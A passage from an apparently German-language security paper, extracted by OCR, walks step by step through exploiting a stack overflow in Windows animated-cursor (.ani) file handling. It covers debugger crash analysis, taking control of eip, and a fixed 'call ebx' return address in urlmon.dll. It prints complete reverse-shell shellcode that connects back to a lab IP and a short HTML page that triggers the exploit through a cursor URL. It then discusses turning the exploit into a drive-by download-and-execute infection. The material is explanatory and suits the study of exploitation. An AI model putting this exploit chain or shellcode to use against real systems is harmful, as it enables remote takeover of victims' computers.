

Abbildung 8: Analyse des Crashes mittels Ollydbg

[6] www.ollydbg.de

Im Fensterabschnitt oben links ist der ausführbare Code in Form von Assembleranweisungen und den entsprechenden Opcodes zu sehen. Im Fenster oben rechts sind die einzelnen Register ersichtlich. Das Fenster unten links zeigt einen Hexdump ab Adresse 0x01046000. Rechts unten ist schliesslich der Stack dargestellt.

Ganz unten ist zu erkennen, dass ein Speicherzugriffsfehler aufgetreten ist. Der Prozessor versucht den Wert 61616161 an die ungültige Adresse 00DA0000 zu schreiben. Der Wert 61616161 stellt vier kleine ‚a' dar und stammt direkt aus der von uns manipulierten .ani-Datei (Vergleiche Abbildung 6). Wie oben links zu sehen ist, wird der Inhalt auf den das esi-Register zeigt an den Ort im Speicher kopiert, auf den das edi-Register zeigt. Das ecx-Register dient in diesem Fall als Zähler. Weiter zu beachten ist die Tatsache, dass edi in diesem Moment auf das Stacksegment zeigt. Entsprechend werden auf dem Stack gespeicherte Daten mit unserem .ani-Datei-Inhalt überschrieben. Das Problem hier ist der Wert von ecx. Dieser sollte gemäss dem ANI-Fileformat stets 24_{Hex} sein. In der von uns manipulierten .ani-Datei ist dieser Wert aber von uns auf $FDA8_{Hex}$ gesetzt. So wird eine (zu) grosse Menge an Daten in einen fixen, kleinen Datenblock geschrieben. Wir haben es hier also mit einem klassischen Textbuch-Stackoverflow zu tun.

2.2. Entwickeln des Exploits

Stackoverflows lassen sich einfach ausnutzen, zumindest, wenn keine zusätzlichen Schutzmassnahmen auf den Systemen implementiert sind. Bevor wir uns mit der Entwicklung des Exploits befassen, benötigen wir zuerst mehr Informationen über die Rolle des Stacks.

2.2.1. Rolle des Stacks

Beim Stack handelt es sich um einen speziellen Speicherbereich, der als LIFO implementiert ist. LIFO steht für Last-in, First-out. Es bezeichnet die Art und Weise, wie Daten auf den Stack kopiert beziehungsweise wieder entfernt werden. Zwei der bekanntesten Assembleroperationen im Zusammenhang mit dem Stack sind der pop- und der push-Befehl. Beim pop-Befehl wird der zuletzt hinzugefügte Wert auf dem Stack in ein entsprechendes Register geladen, also beispielsweise in das ecx-Register bei einem „pop ecx". Im umgekehrten Fall wird ein neuer Wert auf den Stack gelegt. Als Beispiel wird der Wert in ecx mittels „push ecx" auf den Stack gelegt. Der Stack wächst bei einer push-Operation von niedrigen in Richtung hoher Adressen im Speicher. Bei einer pop-Operation schrumpft der Stack in umgekehrter Richtung. Dies trifft zumindest bei der IA-32 Architektur zu, auf denen beispielsweise Windows und Linux laufen.

Der Stack ist für den Prozessor wie eine Art Werkbank. Er legt dort beispielsweise temporäre Informationen ab, liest diese ein oder verändert sie. Der Stack wird vor allem auch beim Aufruf von Funktionen verwendet, indem Argumente der Funktion vorher auf den Stack gelegt werden. Neben Argumenten und lokalen Variablen liegen auf dem Stack auch eine Art Managementinformationen. Diese sind für den weiteren Programmablauf zwingend erforderlich. Eine solche Managementinformation ist die so genannte Rücksprungadresse. Diese wird bei jedem Funktionsaufruf temporär auf den Stack gelegt und beinhaltet diejenige Adresse, an deren Stelle der Prozessor den nächsten Befehl nach Beendigung der Funktion findet. Sie stellt also den weiteren Programmablauf nach einem Funktionsaufruf sicher. Bei der Beendigung einer Funktion wird der Wert, auf den der Stackpointer (esp-Register) zeigt, in den Instruction Pointer (eip-Register) geladen. Eip beinhaltet stets die Adresse des nächst auszuführenden Befehls. Als Folge springt der Prozessor an diese Adresse und führt die dort befindliche Instruktion aus. Lange Rede, kurzer Sinn: Die Kontrolle über eine Rücksprungadresse ist in den meisten Fällen gleichbedeutend mit der Kontrolle über den weiteren Programmablauf. Dies zeigt sich stets beim Wert des eip-Registers. Kann ein Angreifer diesen Wert beeinflussen, hat er sein erstes und wichtigstes Ziel be-

reits erreicht. Die nachfolgend aufgeführte .ani-Datei erlaubt es uns, die Kontrolle über das eip-Register zu erlangen. Zu beachten ist die veränderte Länge (800_{HEX}) beim HeaderSize Feld an Offset 3D.



Abbildung 9: Kontrolle über eip mit .ani-Datei

Das Ergebnis ist in der nachfolgenden OllyDbg-Ausgabe zu erkennen.



Abbildung 10: Kontrolle über eip

Durch die geringere Anzahl an Zeichen überschreiben wir nicht den gesamten Stack. Es reicht aus, wenn wir eine Rücksprungadresse mit unseren Zeichen (61616161 -> aaaa) kontrollieren.

2.2.2. Programmablauf verändern

Wir haben die Kontrolle über den weiteren Programmablauf, da wir den Wert in eip zu einem bestimmten Zeitpunkt kontrollieren. Damit können wir an beinahe jede beliebige Stelle im Speicher springen. Es stellt sich die Frage wohin? Das Ziel eines Angreifers ist es, seinen Code auszuführen. Den Code können wir mit dem Inhalt der .ani-Datei übermitteln. Wir brauchen dazu lediglich einige a's mit unserem Code zu ersetzen. Dieses Problem ist also gelöst. Was wir aber nicht wissen ist wo unser Code im Speicher zu liegen kommt. Damit ist es auch nicht möglich, eip mit einer bestimmten Adresse zu überschreiben, oder?

Die Antwort liefert Abbildung 10. Zum Zeitpunkt des Programmabsturzes zeigen mehrere Register auf unsere Zeichenkette. Zwar mögen sich die jeweiligen Adressen ändern. Die Positionen, an die die Register innerhalb der Zeichenkette zeigen, bleiben dieselben. Dies lässt sich für unsere Zwecke nutzen. Um an unseren Code innerhalb der .ani-Datei zu springen, benötigen wir folgende Informationen:

1. *Welche vier Zeichen kontrollieren zum Zeitpunkt des Absturzes eip?*
2. *Wo finden wir beispielsweise eine „call ebx" Anweisung?*
3. *Auf welche Position innerhalb des Strings zeigt ebx zum Zeitpunkt des Absturzes?*

Die Antwort auf die erste Frage lässt sich mittels trial-and-error finden. Das Resultat davon ist in Abbildung 11 zu sehen. Die vier Zeichen, mit denen eip kontrolliert werden kann, liegen an Offset 0x90 innerhalb der .ani-Datei.



Abbildung 11: Kontrolle über eip mittels XXXX

Schreiben wir anstelle der 58585858 einen Wert, der auf eine „call ebx" Anweisung zeigt, landen wir in unserem String. Nach einer „call ebx" Anweisung kann in den ebenfalls im Speicher geladenen DLL's gesucht werden. Im Beispiel ist es eine Adresse in urlmon.dll: 0x77283A46. Das Ergebnis ist im nachfolgenden Bild zu erkennen.



Abbildung 12: eip zeigt auf den Stack

Indem wir eine Rücksprungadresse auf dem Stack mit der Adresse 77283A46 überschrieben haben, wird die „call ebx“ Anweisung ausgeführt und wir landen in unserem String. Wie in der Abbildung oben zu erkennen ist, zeigt eip auf den Stack. Dies sollte nicht der Fall sein! Folglich wurde der Programmablauf von uns erfolgreich umgelenkt.

Bleibt lediglich der Payload einzufügen, der unmittelbar nach dem Ausnutzen der Schwachstelle ausgeführt werden soll. Diesen platzieren wir exakt an der Position, an die ebx zum Zeitpunkt des Programmabsturzes zeigt. Der Offset in der .ani-Datei beträgt in diesem Fall $630_{Hex.}$

2.2.3. Der Payload

Wie bereits erwähnt sind verschiedene Tools im Internet verfügbar, mit denen sich ein Payload generieren lässt. Das wohl beliebteste Werkzeug in diesem Bereich ist Metasploit[7], ein frei erhältliches Penetration Testing Framework. Unter anderem lässt sich damit auch Payload für unterschiedliche Betriebssysteme mit wenigen Mausklicks generieren. Für das Fallbeispiel erstellen wir als erstes einen Payload, der eine Verbindung zu einem System des Angreifers aufbaut. Dabei wir ein Command Prompt, bekannt als cmd.exe, an den entsprechenden Socket gebunden. Der Angreifer kann so beliebige Befehle auf dem infizierten System ausführen. Dieser Payload-Typ ist auch unter dem Namen Reverse Shellcode oder Connect-Back Shellcode bekannt. Für die Generierung des Payloads sind die IP-Adresse des Angreifersystems sowie eine Portnummer notwendig. Der Angreifer muss auf seinem System lediglich einen Netcat-Server an eben diesen Port binden und auf die eingehende Verbindung warten.

[7] www.metasploit.com

```
/* win32_reverse -  EXITFUNC=seh LHOST=192.168.180.129 LPORT=8888 Siz
unsigned char scode[] =
"\x31\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5d"
"\x99\xb0\x41\x83\xeb\xfc\xe2\xf4\xa1\xf3\x5b\x0c\xb5\x60\x4f\xbe"
"\xa2\xf9\x3b\x2d\x79\xbd\x3b\x04\x61\x12\xcc\x44\x25\x98\x5f\xca"
"\x12\x81\x3b\x1e\x7d\x98\x5b\x08\xd6\xad\x3b\x40\xb3\xa8\x70\xd8"
"\xf1\x1d\x70\x35\x5a\x58\x7a\x4c\x5c\x5b\x5b\xb5\x66\xcd\x94\x69"
"\x28\x7c\x3b\x1e\x79\x98\x5b\x27\xd6\x95\xfb\xca\x02\x85\xb1\xaa"
"\x5e\xb5\x3b\xc8\x31\xbd\xac\x20\x9e\xa8\x6b\x25\xd6\xda\x80\xca"
"\x1d\x95\x3b\x31\x41\x34\x3b\x01\x55\xc7\xd8\xcf\x13\x97\x5c\x11"
"\xa2\x4f\xd6\x12\x3b\xf1\x83\x73\x35\xee\xc3\x73\x02\xcd\x4f\x91"
"\x35\x52\x5d\xbd\x66\xc9\x4f\x97\x02\x10\x55\x27\xdc\x74\xb8\x43"
"\x08\xf3\xb2\xbe\x8d\xf1\x69\x48\xa8\x34\xe7\xbe\x8b\xca\xe3\x12"
"\x0e\xda\xe3\x02\x0e\x66\x60\x29\x9d\x31\x04\xc0\x3b\xf1\x92\xf9"
"\x3b\xca\x39\xa0\xc8\xf1\x5c\xb8\xf7\xf9\xe7\xbe\x8b\xf3\xa0\x10"
"\x08\x66\x60\x27\x37\xfd\xd6\x29\x3e\xf4\xda\x11\x04\xb0\x7c\xc8"
"\xba\xf3\xf4\xc8\xbf\xa8\x70\xb2\xf7\x0c\x39\xbc\xa3\xdb\x9d\xbf"
"\x1f\xb5\x3d\x3b\x65\x32\x1b\xea\x35\xeb\x4e\xf2\x4b\x66\xc5\x69"
"\xa2\x4f\xeb\x16\x0f\xc8\xe1\x10\x37\x98\xe1\x10\x08\xc8\x4f\x91"
"\x35\x34\x69\x44\x93\xca\x4f\x97\x37\x66\x4f\x76\xa2\x49\xd8\xa6"
"\x24\x5f\xc9\xbe\x28\x9d\x4f\x97\xa2\xee\x4c\xbe\x8d\xf1\x40\xcb"
"\x59\xc6\xe3\xbe\x8b\x66\x60\x41";
```

Abbildung 13: Connect-Back Shellcode auf System 192.168.180.129

Bis zu diesem Zeitpunkt ist die Analyse stets beim Explorer erfolgt. Die Schwachstelle soll aber direkt über das Internet ausnutzbar sein. Deshalb muss der Exploit auch über den Internet Explorer funktionieren. Mit dem nachfolgenden HTML-Code wird dies möglich:

```
<html><head></head>
<body style="CURSOR: url('evilanifile.ani')">
</body>
</html>
```

Ruft das Opfer eine Webseite auf, die diesen Code beinhaltet, wird der Exploit und damit der Payload automatisch ausgeführt. Das Ergebnis ist in der nachfolgenden Abbildung ersichtlich:



Abbildung 14: Angreifer erhält einen Command Prompt

2.2.4. Umwandlung des Exploits in eine klassische „Drive by Infection“

Obwohl der Exploit auf dem Testsystem einwandfrei funktioniert, fehlen für eine klassische „Drive by Infection“ zwei wesentliche Anforderungen:

- *der Payload muss skalieren*
- *der Exploit soll zuverlässig funktionieren*

Der gewählte Payload skaliert sicherlich nicht, keine Frage. Doch mittels Metasploit lässt sich auf dieselbe Weise ein so genannter „Download and Execute“-Payload kreieren. Dabei wird eine ausführbare Datei von einem externen Server mittels http herunter geladen und anschliessend auf dem System ausgeführt. Dies geschieht mittels der Funktion URLDownloadToFile. Die Datei wird dabei in das Systemverzeichnis unter dem Namen *a.exe* abgelegt und ausgeführt. Sofern der Webserver und die entsprechende Datei lange online sind oder der Angreifer mehrere URL’s angegeben hat, skaliert die Lösung.



Abbildung 15: Vor anklicken des Links

Wie in Abbildung 15 zu sehen ist, befindet sich vor dem Angriff keine Datei *a.exe* auf dem System. Klickt der Benutzer in diesem Fall auf den dritten Link, wird von einem Server die Datei malware.exe herunter geladen und ausgeführt. Zu Demozwecken wurde dazu der Calculator (calc.exe) genommen. Nach dem Angriff bietet sich dementsprechend folgendes Bild:



Abbildung 16: Download and execute calc.exe

Anders sieht es hingegen bei der Zuverlässigkeit des Exploits aus. Dieser funktioniert zwar einwandfrei auf dem Testsystem. Um aber auf möglichst vielen Systemen Code auszuführen, ist eine Einschränkung vorhanden:

die gewählte Adresse der „call ebx"-Anweisung!

Diese zeigt im Beispiel auf eine Adresse innerhalb von urlmon.dll. Das Problem: Je nach Betriebssystemversion (Windows 2000, Windows XP usw.), dessen Patchstand oder der Sprachversion unterscheiden sich die DLL's. An der von uns gewählten Adresse 77283A46 mag sich eine „call ebx"-Anweisung auf einem englischen Windows XP, SP2 System befinden. Bei anderen Versionen ist dies jedoch nicht der Fall. Für eine klassische „Drive by Infection" ist dies ungenügend.

